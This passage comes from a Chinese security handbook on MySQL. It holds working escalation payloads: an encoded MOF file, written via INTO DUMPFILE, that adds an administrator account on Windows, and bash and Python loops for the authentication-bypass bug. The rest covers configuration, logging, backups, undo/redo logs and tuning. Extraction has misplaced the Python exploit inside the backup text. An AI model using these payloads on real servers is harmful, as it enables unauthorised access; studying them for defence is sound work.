在MYSQL 4.1及以后的版本中， 对UDF函数进行了限制， 只有实现了一个特定接口的函数才可以被成功注册到MYSQL中， 这样就防止了通过MYSQL非法调用系统的DLL。

After MYSQL 5.0

在MYSQL5.0以后， 对注册的DLL的位置有了限制， 创建函数的时候， 所对应的DLL不能包含/或者\， 简单的理解就是不能是绝对路径。所以我们将DLL释放到system32目录， 来跳过这个限制。或者放到盘符的根目录下通过c:udf.dll这种形式的写法来跳过限制。后来发现原来只要把dll放到PATH这个环境变量所表示的任何一个目录下面， 效果跟放到system32目录下面一样。

MYSQL 5.1

再说MYSQL5.1， 这里有个问题相信大家会经常遇到的。创建函数时所用的DLL只能放在mysql的plugin目录里面。而且这个plugin目录默认是不存在的。可能就是为了防止通过 **into dumpfile** 将DLL来写到这个文件

夹。MYSQL是无法创建目录的， 如果 **into dumpfile** 的目标目录不存在是会报错的。可以使用 Test.php::

$INDEX\_ALLOCATION 生成文件夹。

**6.2.3.4.2** 导出文件

mof命令执行：

1. 加用户

264/990

QQ群：632167235

2. 加入组

265/990

**SELECT** CHAR (35,112,114,97,103,109,97,32,110,97,109,101,115,112,97,99,101,40,34,92,92,92,92,46,92,92,114,111,111,116,

92,92,115,117,98,115,99,114,105,112,116,105,111,110,34,41,13,10,13,10,105,110,115,116,97,110,99,101,32,

111,102,32,95,95,69,118,101,110,116,70,105,108,116,101,114,32,97,115,32,36,69,118,101,110,116,70,105,10

8,116,101,114,13,10,123,13,10,32,32,32,32,69,118,101,110,116,78,97,109,101,115,112,97,99,101,32,61,32,34,

82,111,111,116,92,92,67,105,109,118,50,34,59,13,10,32,32,32,32,78,97,109,101,32,32,61,32,34,102,105,108,

116,80,50,34,59,13,10,32,32,32,32,81,117,101,114,121,32,61,32,34,83,101,108,101,99,116,32,42,32,70,114,1

11,109,32,95,95,73,110,115,116,97,110,99,101,77,111,100,105,102,105,99,97,116,105,111,110,69,118,101,11

0,116,32,34,13,10,32,32,32,32,32,32,32,32,32,32,32,32,34,87,104,101,114,101,32,84,97,114,103,101,116,73,1

10,115,116,97,110,99,101,32,73,115,97,32,92,34,87,105,110,51,50,95,76,111,99,97,108,84,105,109,101,92,34,

32,34,13,10,32,32,32,32,32,32,32,32,32,32,32,32,34,65,110,100,32,84,97,114,103,101,116,73,110,115,116,97,

110,99,101,46,83,101,99,111,110,100,32,61,32,53,34,59,13,10,32,32,32,32,81,117,101,114,121,76,97,110,103,

117,97,103,101,32,61,32,34,87,81,76,34,59,13,10,125,59,13,10,13,10,105,110,115,116,97,110,99,101,32,111,

102,32,65,99,116,105,118,101,83,99,114,105,112,116,69,118,101,110,116,67,111,110,115,117,109,101,114,3

2,97,115,32,36,67,111,110,115,117,109,101,114,13,10,123,13,10,32,32,32,32,78,97,109,101,32,61,32,34,99,1

11,110,115,80,67,83,86,50,34,59,13,10,32,32,32,32,83,99,114,105,112,116,105,110,103,69,110,103,105,110,1

01,32,61,32,34,74,83,99,114,105,112,116,34,59,13,10,32,32,32,32,83,99,114,105,112,116,84,101,120,116,32,

61,13,10,32,32,32,32,34,118,97,114,32,87,83,72,32,61,32,110,101,119,32,65,99,116,105,118,101,88,79,98,10

6,101,99,116,40,92,34,87,83,99,114,105,112,116,46,83,104,101,108,108,92,34,41,92,110,87,83,72,46,114,117,

110,40,92,34,110,101,116,46,101,120,101,32,117,115,101,114,32,97,100,109,105,110,32,97,100,109,105,110,

32,47,97,100,100,92,34,41,34,59,13,10,32,125,59,13,10,13,10,105,110,115,116,97,110,99,101,32,111,102,32,

95,95,70,105,108,116,101,114,84,111,67,111,110,115,117,109,101,114,66,105,110,100,105,110,103,13,10,12

3,13,10,32,32,32,32,67,111,110,115,117,109,101,114,32,32,32,61,32,36,67,111,110,115,117,109,101,114,59,1

3,10,32,32,32,32,70,105,108,116,101,114,32,61,32,36,69,118,101,110,116,70,105,108,116,101,114,59,13,10,1

25,59) **INTO** dumpfile 'c:/windows/system32/wbem/mof/nullevt.mof';

QQ群：632167235

**6.2.3.4.3** 提权漏洞

应用权限不当可提权MySQL CVE-2016-6663 MySQL CVE-2016-6664

**6.2.3.5** 身份认证漏洞

受影响的产品：

All MariaDB and MySQL versions up to 5.1.61, 5.2.11, 5.3.5, 5.5.22 are vulnerable.

MariaDB versions from 5.1.62, 5.2.12, 5.3.6, 5.5.23 are not.

MySQL versions from 5.1.63, 5.5.24, 5.6.6 are not.

BASH：

# **for i in `seq 1 1000`; do mysql -u root --password=bad -h 127.0.0.1 2>/dev/null; done**

PYTHON：

266/990

**select** char (35,112,114,97,103,109,97,32,110,97,109,101,115,112,97,99,101,40,34,92,92,92,92,46,92,92,114,111,111,116,

92,92,115,117,98,115,99,114,105,112,116,105,111,110,34,41,13,10,13,10,105,110,115,116,97,110,99,101,32,

111,102,32,95,95,69,118,101,110,116,70,105,108,116,101,114,32,97,115,32,36,69,118,101,110,116,70,105,10

8,116,101,114,13,10,123,13,10,32,32,32,32,69,118,101,110,116,78,97,109,101,115,112,97,99,101,32,61,32,34,

82,111,111,116,92,92,67,105,109,118,50,34,59,13,10,32,32,32,32,78,97,109,101,32,32,61,32,34,102,105,108,

116,80,50,34,59,13,10,32,32,32,32,81,117,101,114,121,32,61,32,34,83,101,108,101,99,116,32,42,32,70,114,1

11,109,32,95,95,73,110,115,116,97,110,99,101,77,111,100,105,102,105,99,97,116,105,111,110,69,118,101,11

0,116,32,34,13,10,32,32,32,32,32,32,32,32,32,32,32,32,34,87,104,101,114,101,32,84,97,114,103,101,116,73,1

10,115,116,97,110,99,101,32,73,115,97,32,92,34,87,105,110,51,50,95,76,111,99,97,108,84,105,109,101,92,34,

32,34,13,10,32,32,32,32,32,32,32,32,32,32,32,32,34,65,110,100,32,84,97,114,103,101,116,73,110,115,116,97,

110,99,101,46,83,101,99,111,110,100,32,61,32,53,34,59,13,10,32,32,32,32,81,117,101,114,121,76,97,110,103,

117,97,103,101,32,61,32,34,87,81,76,34,59,13,10,125,59,13,10,13,10,105,110,115,116,97,110,99,101,32,111,

102,32,65,99,116,105,118,101,83,99,114,105,112,116,69,118,101,110,116,67,111,110,115,117,109,101,114,3

2,97,115,32,36,67,111,110,115,117,109,101,114,13,10,123,13,10,32,32,32,32,78,97,109,101,32,61,32,34,99,1

11,110,115,80,67,83,86,50,34,59,13,10,32,32,32,32,83,99,114,105,112,116,105,110,103,69,110,103,105,110,1

01,32,61,32,34,74,83,99,114,105,112,116,34,59,13,10,32,32,32,32,83,99,114,105,112,116,84,101,120,116,32,

61,13,10,32,32,32,32,34,118,97,114,32,87,83,72,32,61,32,110,101,119,32,65,99,116,105,118,101,88,79,98,10

6,101,99,116,40,92,34,87,83,99,114,105,112,116,46,83,104,101,108,108,92,34,41,92,110,87,83,72,46,114,117,

110,40,92,34,110,101,116,46,101,120,101,32,108,111,99,97,108,103,114,111,117,112,32,97,100,109,105,110,

105,115,116,114,97,116,111,114,115,32,97,100,109,105,110,32,47,97,100,100,92,34,41,34,59,13,10,32,125,5

9,13,10,13,10,105,110,115,116,97,110,99,101,32,111,102,32,95,95,70,105,108,116,101,114,84,111,67,111,11

0,115,117,109,101,114,66,105,110,100,105,110,103,13,10,123,13,10,32,32,32,32,67,111,110,115,117,109,101,

114,32,32,32,61,32,36,67,111,110,115,117,109,101,114,59,13,10,32,32,32,32,70,105,108,116,101,114,32,61,3

2,36,69,118,101,110,116,70,105,108,116,101,114,59,13,10,125,59) **into** dumpfile 'c:/windows/system32/ wbem/mof/nullevt.mof';

QQ群：632167235

**6.2.4** 配置

**6.2.4.1** 读取域

各程序读取的配置区域：

mysqld： [mysqld]、[server]

mysqld\_safe： [mysqld]、[server]、[mysqld\_safe]、[safe\_mysqld]

mysql.server： [mysqld]、[mysql.server] mysqld\_multi： [mysqldN]

mysql： [mysql]、[client]

mysqladmin： [mysqladmin]、[client]

mysqldump： [mysqldump]、[client]

**6.2.4.2** 日志配置

[mysqld]

log\_output=FILE #日志输出类型log=ON

general\_log=1

general\_log\_file=mysql-general.log #记录每一条执行的SQL语句

log\_error=/var/log/mysqld.log #mysql运行和操作日志

log\_bin=/var/log/mysql/bin.log #二进制文件记录日志， 只包括执行更改的操作， 使用 **mysqlbinlog** 查看日志

**6.2.4.3** 数据备份

像mysql、sqlserver、access这种数据库都是将数据以单独文件的形式保存在磁盘上的， 所以， 对于数据库的备份也可以采用传统的文件备份策略。总的来说， 有以下方式：

1. mysqldump

备份：

# **mysqldump -u root -p111 database\_backup | gzip > backup.gz**

恢复：

# **gzip -d backup.gz**

# **mysqldump -u root -p111 < database\_backup.sql**

1. 直接复制数据库文件

直接拷贝数据文件最为直接、快速、方便， 但缺点是基本上不能实现增量备份。为了保证数据的一致性， 需要在备份文件前， 执行以下SQL语句：

* **FLUSH TABLES WITH READ LOCK**；

也就是把内存中的数据都刷新到磁盘中， 同时锁定数据表， 以保证拷贝过程中不会有新的数据写入。这种

267/990

#!/usr/bin/python import subprocess **while** 1:

subprocess.Popen("mysql -u root mysql --password=blah", shell=True).wait()

QQ群：632167235

方法备份出来的数据恢复也很简单， 直接拷贝回原来的数据库目录下即可。

**6.2.4.4** 重做日志

Undo Log

Undo Log是为了实现事务的原子性。在MySQL数据库InnoDB存储引擎中， 还用Undo Log来实现多版本并发控制(简称： MVCC)。

事务的原子性(Atomicity)

事务中的所有操作， 要么全部完成， 要么不做任何操作， 不能只做部分操作。如果在执行的过程中发生了错误， 要回滚(Rollback)到事务开始前的状态， 就像这个事务从来没有执行过。

事务的持久性(Durability)

事务一旦完成， 该事务对数据库所做的所有修改都会持久的保存到数据库中。为了保证持久性， 数据库系统会将修改后的数据完全的记录到持久的存储上。

原理

Undo Log的原理很简单， 为了满足事务的原子性， 在操作任何数据之前， 首先将数据备份到一个地方（ 这个存储数据备份的地方称为Undo Log） 。然后进行数据的修改。如果出现了错误或者用户执行了ROLLBACK 语句， 系统可以利用Undo Log中的备份将数据恢复到事务开始之前的状态。

除了可以保证事务的原子性， Undo Log也可以用来辅助完成事务的持久化。

过程

假设有A、B两个数据， 值分别为1,2。

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

1. 事务开始
2. 记录A=1到undo log
3. 修改A=3
4. 记录B=2到undo log
5. 修改B=4
6. 将undo log写到磁盘
7. 将数据写到磁盘
8. 事务提交

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

这里有一个隐含的前提条件： 数据都是先读到内存中， 然后修改内存中的数据， 最后将数据写回磁盘。之所以能同时保证原子性和持久化， 是因为以下特点：

1. 更新数据前记录Undo log。
2. 为了保证持久性， 必须将数据在事务提交前写到磁盘。只要事务成功提交， 数据必然已经持久化。
3. Undo log必须先于数据持久化到磁盘。如果在步骤7、8之间系统崩溃， undo log是完整的， 可以用来回滚事务。
4. 如果在步骤1-6之间系统崩溃,因为数据没有持久化到磁盘。所以磁盘上的数据还是保持在事务开始前的状态。

缺陷

每个事务提交前将数据和Undo Log写入磁盘， 这样会导致大量的磁盘IO， 因此性能很低。如果能够将数据缓存一段时间， 就能减少IO提高性能。但是这样就会丧失事务的持久性。因此引入了另外一种机制来实现持久化， 即Redo Log。

Redo Log

268/990

QQ群：632167235

原理

和Undo Log相反， Redo Log记录的是新数据的备份。在事务提交前， 只要将Redo Log持久化即可， 不需要将数据持久化。当系统崩溃时， 虽然数据没有持久化， 但是Redo Log已经持久化。系统可以根据Redo Log的内容， 将所有数据恢复到最新的状态。

Undo+Redo的过程

假设有A、B两个数据， 值分别为1,2。

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

1. 事务开始
2. 记录A=1到undo log
3. 修改A=3
4. 记录A=3到redo log
5. 记录B=2到undo log
6. 修改B=4
7. 记录B=4到redo log
8. 将redo log写入磁盘
9. 事务提交

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

Undo+Redo事务的特点

1. 为了保证持久性， 必须在事务提交前将Redo Log持久化。
2. 数据不需要在事务提交前写入磁盘， 而是缓存在内存中。
3. Redo Log 保证事务的持久性。
4. Undo Log 保证事务的原子性。
5. 有一个隐含的特点， 数据必须要晚于redo log写入持久存储。

IO性能

Undo+Redo的设计主要考虑的是提升IO性能。虽说通过缓存数据， 减少了写数据的IO。但是却引入了新的

IO， 即写Redo Log的IO。如果Redo Log的IO性能不好， 就不能起到提高性能的目的。 为了保证Redo Log能够有比较好的IO性能， InnoDB的Redo Log的设计有以下几个特点：

1. 尽量保持Redo Log存储在一段连续的空间上。因此在系统第一次启动时就会将日志文件的空间完全分配， 以顺序追加的方式记录Redo Log， 通过顺序IO来改善性能。
2. 批量写入日志。日志并不是直接写入文件， 而是先写入redo log buffer。当需要将日志刷新到磁盘时（ 如事务提交）， 将许多日志一起写入磁盘。
3. 并发的事务共享Redo Log的存储空间， 它们的Redo Log按语句的执行顺序， 依次交替的记录在一起， 以减少日志占用的空间。例如Redo Log中的记录内容可能是这样的：

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

记录1: <trx1, insert ...> 记录2: <trx2, update ...> 记录3: <trx1, delete ...> 记录4: <trx3, update ...> 记录5: <trx2, insert ...>

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

1. 因为第3条的原因,当一个事务将Redo Log写入磁盘时， 也会将其他未提交的事务的日志写入磁盘。
2. Redo Log上只进行顺序追加的操作， 当一个事务需要回滚时， 它的Redo Log记录也不会从Redo Log中删除掉。

恢复(Recovery)

恢复策略

前面说到未提交的事务和回滚了的事务也会记录Redo Log， 因此在进行恢复时,这些事务要进行特殊的的处理。有2种不同的恢复策略：

1. 进行恢复时， 只重做已经提交了的事务。
2. 进行恢复时， 重做所有事务包括未提交的事务和回滚了的事务。然后通过Undo Log回滚那些未提交的事

269/990

QQ群：632167235

务。

InnoDB存储引擎的恢复机制

MySQL数据库InnoDB存储引擎使用了B策略, InnoDB存储引擎中的恢复机制有几个特点：

1. 在重做Redo Log时， 并不关心事务性。恢复时， 没有BEGIN， 也没有COMMIT、ROLLBACK的行为。也不关心每个日志是哪个事务的。尽管事务ID等事务相关的内容会记入Redo Log， 这些内容只是被当作要操作的数据的一部分。
2. 使用B策略就必须要将Undo Log持久化， 而且必须要在写Redo Log之前将对应的Undo Log写入磁盘。Undo

Log和Redo Log的这种关联， 使得持久化变得复杂起来。为了降低复杂度， InnoDB将Undo Log看作数据， 因此记录Undo Log的操作也会记录到redo log中。这样undo log就可以像数据一样缓存起来， 而不用在redo log 之前写入磁盘了。包含Undo Log操作的Redo Log， 看起来是这样的：

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

记录1: <trx1, Undo log insert <undo\_insert ...>>

记录2: <trx1, insert ...>

记录3: <trx2, Undo log insert <undo\_update ...>>

记录4: <trx2, update ...>

记录5: <trx3, Undo log insert <undo\_delete ...>>

记录6: <trx3, delete ...>

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

1. 到这里， 还有一个问题没有弄清楚。既然Redo没有事务性， 那岂不是会重新执行被回滚了的事务？ 确实是这样。同时Innodb也会将事务回滚时的操作也记录到redo log中。回滚操作本质上也是对数据进行修改， 因此回滚时对数据的操作也会记录到Redo Log中。一个回滚了的事务的Redo Log， 看起来是这样的：

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

记录1: <trx1, Undo log insert <undo\_insert ...>>

记录2: <trx1, insert A...>

记录3: <trx1, Undo log insert <undo\_update ...>>

记录4: <trx1, update B...>

记录5: <trx1, Undo log insert <undo\_delete ...>>

记录6: <trx1, delete C...>

记录7: <trx1, insert C>

记录8: <trx1, update B to old value>

记录9: <trx1, delete A>

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

一个被回滚了的事务在恢复时的操作就是先redo再undo， 因此不会破坏数据的一致性。

**6.2.4.5** 参数优化连接请求的变量max\_connections

MySQL的最大连接数， 增加该值增加mysqld要求的文件描述符的数量。如果服务器的并发连接请求量比较大， 建议调高此值， 以增加并行连接数量， 当然这建立在机器能支撑的情况下， 因为如果连接数越多， 介于MySQL会为每个连接提供连接缓冲区， 就会开销越多的内存， 所以要适当调整该值， 不能盲目提高设值。

数值过小会经常出现 ERROR 1040: Too many connections 错误， 可以过'conn%'通配符查看当前状态的连接数量， 以定夺该值的大小。

* **show variables like 'max\_connections';** #最大连接数
* **show variables like 'max\_user\_connections';** #限制连接用户数量
* **show status like 'max\_used\_connections';** #响应的连接数

max\_used\_connections / max\_connections \* 100% （ 理想值 ≈ 85%）

如果max\_used\_connections跟max\_connections相同 那么就是max\_connections设置过低或者超过服务器负载上限了， 低于10%则设置过大。

270/990

QQ群：632167235

back\_log

MySQL能暂存的连接数量。当主要MySQL线程在一个很短时间内得到非常多的连接请求， 这就起作用。如果

MySQL的连接数据达到max\_connections时， 新来的请求将会被存在堆栈中， 以等待某一连接释放资源， 该堆栈的数量即back\_log， 如果等待连接的数量超过back\_log， 将不被授予连接资源。

back\_log值指出在mysql暂时停止回答新请求之前的短时间内有多少个请求可以被存在堆栈中。只有如果期望在一个短时间内有很多连接， 你需要增加它， 换句话说， 这值为到来的TCP/IP连接的侦听队列的大小。

当观察你主机进程列表： 发现大量如下：

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

* **show full processlist;**

...

264084 | unauthenticated user | xxx.xxx.xxx.xxx | NULL | Connect | NULL | login | NULL

...

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

的待连接进程时， 就要加大back\_log 的值了。

默认数值是50， 可调优为128， 对于Linux系统设置范围为小于512的整数。

interactive\_timeout

一个交互连接在被服务器在关闭前等待行动的秒数。一个交互的客户被定义为对mysql\_real\_connect()使用

CLIENT\_INTERACTIVE 选项的客户。

默认数值是28800， 可调优为7200。

缓冲区变量

key\_buffer\_size

key\_buffer\_size指定索引缓冲区的大小， 它决定索引处理的速度， 尤其是索引读的速度。通过检查状态值

Key\_read\_requests和Key\_reads， 可以知道key\_buffer\_size设置是否合理。比例key\_reads/key\_read\_requests应该尽可能的低， 至少是1:100， 1:1000更好。此状态值可以使用 **SHOW STATUS LIKE 'key\_read%';** 获得。

key\_buffer\_size只对MyISAM表起作用。即使你不使用MyISAM表， 但是内部的临时磁盘表是MyISAM表， 也要使用该值。可以使用 **show status like 'created\_tmp\_disk\_tables';** 得知详情。

举例如下：

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

* **show variables like 'key\_buffer\_size';**

*+-----------------+-----------+*

*| Variable\_name*

*| Value*

*|*

*+-----------------+-----------+*

*| key\_buffer\_size | 536870912 |*

*+-----------------+-----------+*

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

key\_buffer\_size为512MB， 我们再看一下key\_buffer\_size的使用情况：

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

* **show global status like 'key\_read%';**

*+------------------+-------------+*

*| Variable\_name*

*| Value*

*|*

*+------------------+-------------+*

*| Key\_read\_requests| 27813678764 |*

*| Key\_reads*

*| 6798830*

*|*

*+------------------+-------------+*

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

一共有27813678764个索引读取请求， 有6798830个请求在内存中没有找到直接从硬盘读取索引， 计算索引未命中缓存的概率：

key\_cache\_miss\_rate ＝ Key\_reads / Key\_read\_requests \* 100%， 设置在1/1000左右较好， 默认配置数值是

8388600(8M)， 主机有4GB内存， 可以调优值为268435456(256MB)。

271/990

QQ群：632167235

query\_cache\_size

使用查询缓冲， MySQL将查询结果存放在缓冲区中， 今后对于同样的SELECT语句（ 区分大小写）， 将直接从缓冲区中读取结果。

通过检查状态值Qcache\_\*， 可以知道query\_cache\_size设置是否合理， 此状态值可以使用 **SHOW STATUS LIKE 'Qcache%';** 获得。

如果Qcache\_lowmem\_prunes的值非常大， 则表明经常出现缓冲不够的情况， 如果Qcache\_hits的值也非常大， 则表明查询缓冲使用非常频繁， 此时需要增加缓冲大小； 如果Qcache\_hits的值不大， 则表明你的查询重复率很低， 这种情况下使用查询缓冲反而会影响效率， 那么可以考虑不用查询缓冲。此外， 在SELECT语句中加入SQL\_NO\_CACHE可以明确表示不使用查询缓冲。

与查询缓冲有关的参数还有query\_cache\_type、query\_cache\_limit、query\_cache\_min\_res\_unit。

query\_cache\_type指定是否使用查询缓冲， 可以设置为0、1、2， 该变量是SESSION级的变量。

query\_cache\_limit指定单个查询能够使用的缓冲区大小， 缺省为1M。

query\_cache\_min\_res\_unit是在4.1版本以后引入的， 它指定分配缓冲区空间的最小单位， 缺省为4K。检查状态值Qcache\_free\_blocks， 如果该值非常大， 则表明缓冲区中碎片很多， 这就表明查询结果都比较小， 此时需要减小query\_cache\_min\_res\_unit。

举例如下：

* **show global status like 'qcache%';**
* **show variables like 'query\_cache%';**

查询缓存碎片率 = Qcache\_free\_blocks / Qcache\_total\_blocks \* 100%， 如果查询缓存碎片率超过20%， 可以用 **FLUSH QUERY CACHE;** 整理缓存碎片， 或者试试减小query\_cache\_min\_res\_unit， 如果你的查询都是小数据量的话。

查询缓存利用率 = (query\_cache\_size - Qcache\_free\_memory) / query\_cache\_size \* 100%， 查询缓存利用率在

25%以下的话说明query\_cache\_size设置的过大， 可适当减小； 查询缓存利用率在80％ 以上而且Qcache\_lowmem\_prunes > 50的话说明query\_cache\_size可能有点小， 要不就是碎片太多。

查询缓存命中率 = (Qcache\_hits – Qcache\_inserts) / Qcache\_hits \* 100%， 示例服务器查询缓存碎片率＝

20.46％ ， 查询缓存利用率＝ 62.26％ ， 查询缓存命中率＝ 1.94％ ， 命中率很差， 可能写操作比较频繁吧， 而且可能有些碎片。

record\_buffer\_size

每个进行一个顺序扫描的线程为其扫描的每张表分配这个大小的一个缓冲区。如果你做很多顺序扫描， 你可能想要增加该值。默认数值是131072(128K)， 可改为16773120 (16M)。

每个线程独占， 也就是说， 如果有100个线程连接， 则占用为16M\*100

read\_rnd\_buffer\_size

随机读缓冲区大小。当按任意顺序读取行时(例如， 按照排序顺序)， 将分配一个随机读缓存区。进行排序查询时， MySQL会首先扫描一遍该缓冲， 以避免磁盘搜索， 提高查询速度， 如果需要排序大量数据， 可适当调高该值。但MySQL会为每个客户连接发放该缓冲空间， 所以应尽量适当设置该值， 以避免内存开销过大。一般可设置为16M。

每个线程独占， 也就是说， 如果有100个线程连接， 则占用为16M\*100。

sort\_buffer\_size

每个需要进行排序的线程分配该大小的一个缓冲区。增加这值加速ORDER BY或GROUP BY操作。默认数值是

2097144(2M)， 可改为16777208 (16M)。

每个线程独占， 也就是说， 如果有100个线程连接， 则占用为16M\*100。

join\_buffer\_size

联合查询操作所能使用的缓冲区大小。

每个线程独占， 也就是说， 如果有100个线程连接， 则占用为16M\*100。

table\_cache

表高速缓存的大小。每当MySQL访问一个表时， 如果在表缓冲区中还有空间， 该表就被打开并放入其中，

272/990

QQ群：632167235

这样可以更快地访问表内容。通过检查峰值时间的状态值Open\_tables和Opened\_tables， 可以决定是否需要增加table\_cache的值。如果你发现open\_tables等于table\_cache， 并且opened\_tables在不断增长， 那么你就需要增加table\_cache的值了（ 上述状态值可以使用 **SHOW STATUS LIKE 'Open%tables';** 获得）。注意， 不

能盲目地把table\_cache设置成很大的值。如果设置得太高， 可能会造成文件描述符不足， 从而造成性能不稳定或者连接失败。

1G内存机器， 推荐值是128－ 256。内存在4GB左右的服务器该参数可设置为256M或384M。

max\_heap\_table\_size

用户可以创建的内存表(memory table)的大小。这个值用来计算内存表的最大行数值。这个变量支持动态改变， 即 **set @max\_heap\_table\_size=#;**。

这个变量和tmp\_table\_size一起限制了内部内存表的大小。如果某个内部heap（ 堆积） 表大小超过

tmp\_table\_size， MySQL可以根据需要自动将内存中的heap表改为基于硬盘的MyISAM表。

tmp\_table\_size

通过设置tmp\_table\_size选项来增加一张临时表的大小， 例如做高级GROUP BY操作生成的临时表。如果调高该值， MySQL同时将增加heap表的大小， 可达到提高联接查询速度的效果， 建议尽量优化查询， 要确保查询过程中生成的临时表在内存中， 避免临时表过大导致生成基于硬盘的MyISAM表。

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

* **show global status like 'created\_tmp%';**

*+-------------------------+---------+*

*| Variable\_name*

*| Value*

*|*

*+-------------------------+---------+*

*| Created\_tmp\_disk\_tables | 21197 |*

*| Created\_tmp\_files*

*| Created\_tmp\_tables*

*| 58*

*|*

*| 1771587 |*

*+-------------------------+---------+*

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

每次创建临时表， Created\_tmp\_tables增加， 如果临时表大小超过tmp\_table\_size， 则是在磁盘上创建临时

表， Created\_tmp\_disk\_tables也增加,Created\_tmp\_files表示MySQL服务创建的临时文件文件数， 比较理想的配置是：

Created\_tmp\_disk\_tables / Created\_tmp\_tables \* 100% <= 25%

比如上面的服务器Created\_tmp\_disk\_tables / Created\_tmp\_tables \* 100% ＝ 1.20%， 应该相当好了。默认为16M， 可调到64-256最佳， 线程独占， 太大可能内存不够I/O堵塞。

thread\_cache\_size

可以复用的保存在缓存中的线程的数量。如果有， 新的线程从缓存中取得， 当断开连接的时候如果有空间， 客户的线程放在缓存中。如果有很多新的线程， 为了提高性能可以这个变量值。

通过比较Connections和Threads\_created状态的变量， 可以看到这个变量的作用。默认值为110， 可调优为80。

thread\_concurrency

推荐设置为服务器CPU核数的2倍， 例如双核的CPU, 那么thread\_concurrency的应该为4； 2个双核的cpu,

thread\_concurrency的值应为8。默认为8。

wait\_timeout

指定一个请求的最大连接时间， 对于4GB左右内存的服务器可以设置为5-10。

配置InnoDB的变量

innodb\_buffer\_pool\_size

对于InnoDB表来说， innodb\_buffer\_pool\_size的作用就相当于key\_buffer\_size对于MyISAM表的作用一样。

InnoDB使用该参数指定大小的内存来缓冲数据和索引。对于单独的MySQL数据库服务器， 最大可以把该值

273/990

QQ群：632167235

设置成物理内存的80%。

根据MySQL手册， 对于2G内存的机器， 推荐值是1G（ 50%） 。

innodb\_flush\_log\_at\_trx\_commit

主要控制了innodb将log buffer中的数据写入日志文件并flush磁盘的时间点， 取值分别为0、1、2三个。设置为0表示当事务提交时， 不做日志写入操作， 而是每秒钟将log buffer中的数据写入日志文件并flush磁盘一次； 设置为1表示在每秒钟或是每次事物的提交都会引起日志文件写入、flush磁盘的操作， 确保了事务的

ACID； 设置为2表示每次事务提交引起写入日志文件的动作， 但每秒钟完成一次flush磁盘操作。

实际测试发现， 该值对插入数据的速度影响非常大， 设置为2时插入10000条记录只需要2秒， 设置为0时只需要1秒， 而设置为1时则需要2.29秒。因此， MySQL手册也建议尽量将插入操作合并成一个事务， 这样可以大幅提高速度。

根据MySQL手册， 在允许丢失最近部分事务的危险的前提下， 可以把该值设为0或2。

innodb\_log\_buffer\_size

log缓存大小， 一般为1-8M， 默认为1M， 对于较大的事务， 可以增大缓存大小。可设置为4M或8M。

innodb\_additional\_mem\_pool\_size

该参数指定InnoDB用来存储数据字典和其他内部数据结构的内存池大小。缺省值是1M。通常不用太大， 只要够用就行， 应该与表结构的复杂度有关系。如果不够用， MySQL会在错误日志中写入一条警告信息。

根据MySQL手册， 对于2G内存的机器， 推荐值是20M， 可适当增加。

innodb\_thread\_concurrency

推荐设置为 2\*(NumCPUs+NumDisks)， 默认一般为8。

多线程

innodb\_read\_io\_threads=16 innodb\_write\_io\_threads=16

**6.2.4.6** 参数说明

back\_log

指定MySQL可能的连接数量。当MySQL主线程在很短的时间内得到非常多的连接请求， 该参数就起作用， 之后主线程花些时间（ 尽管很短） 检查连接并且启动一个新线程。

back\_log参数的值指出在MySQL暂时停止响应新请求之前的短时间内多少个请求可以被存在堆栈中。如果系统在一个短时间内有很多连接， 则需要增大该参数的值， 该参数值指定到来的TCP/IP连接的侦听队列的大小。不同的操作系统在这个队列大小上有它自己的限制。试图设定back\_log高于你的操作系统的限制将是无效的。

当观察MySQL进程列表， 发现大量：

264084 | unauthenticated user | xxx.xxx.xxx.xxx | NULL | Connect | NULL | login | NULL

的待连接进程时， 就要加大 back\_log 的值。back\_log 默认值为50。

basedir

MySQL主程序所在路径， 即 --basedir 参数的值。

bdb\_cache\_size

分配给BDB类型数据表的缓存索引和行排列的缓冲区大小， 如果不使用DBD类型数据表， 则应该在启动

274/990

QQ群：632167235

MySQL时加载 --skip-bdb 参数以避免内存浪费。

bdb\_log\_buffer\_size

分配给BDB类型数据表的缓存索引和行排列的缓冲区大小， 如果不使用DBD类型数据表， 则应该将该参数值设置为0， 或者在启动MySQL时加载 --skip-bdb 参数以避免内存浪费。

bdb\_home

参见 --bdb-home 选项。

bdb\_max\_lock

指定最大的锁表进程数量（ 默认为10000） ， 如果使用BDB类型数据表， 则可以使用该参数。如果在执行大型事物处理或者查询时发现：

bdb: Lock table is out of available locks or Got error 12 from

错误， 则应该加大该参数值。

bdb\_logdir

指定使用BDB类型数据表提供服务时的日志存放位置。即为 --bdb-logdir 的值。

bdb\_shared\_data

如果使用 --bdb-shared-data 选项则该参数值为On。

bdb\_tmpdir

BDB类型数据表的临时文件目录。即为 --bdb-tmpdir 的值。

binlog\_cache\_size

为binary log指定在查询请求处理过程中SQL查询语句使用的缓存大小。如果频繁应用于大量、复杂的SQL表达式处理， 则应该加大该参数值以获得性能提升。

bulk\_insert\_buffer\_size

指定MyISAM类型数据表表使用特殊的树形结构的缓存。使用整块方式（ bulk） 能够加快插入操作 INSERT 和 LOAD DATA 的速度和效率。该参数限制每个线程使用的树形结构缓存大小， 如果设置为0则禁用该加速缓存功能。注意： 该参数对应的缓存操作只能用户向非空数据表中执行插入操作！ 默认值为8MB。

character\_set

MySQL的默认字符集。

character\_sets

MySQL所能提供支持的字符集。

concurrent\_inserts

如果开启该参数， MySQL则允许在执行 SELECT 操作的同时进行 INSERT 操作。如果要关闭该参数， 可以在启动mysqld时加载 --safe 选项， 或者使用 --skip-new 选项。默认为On。

275/990

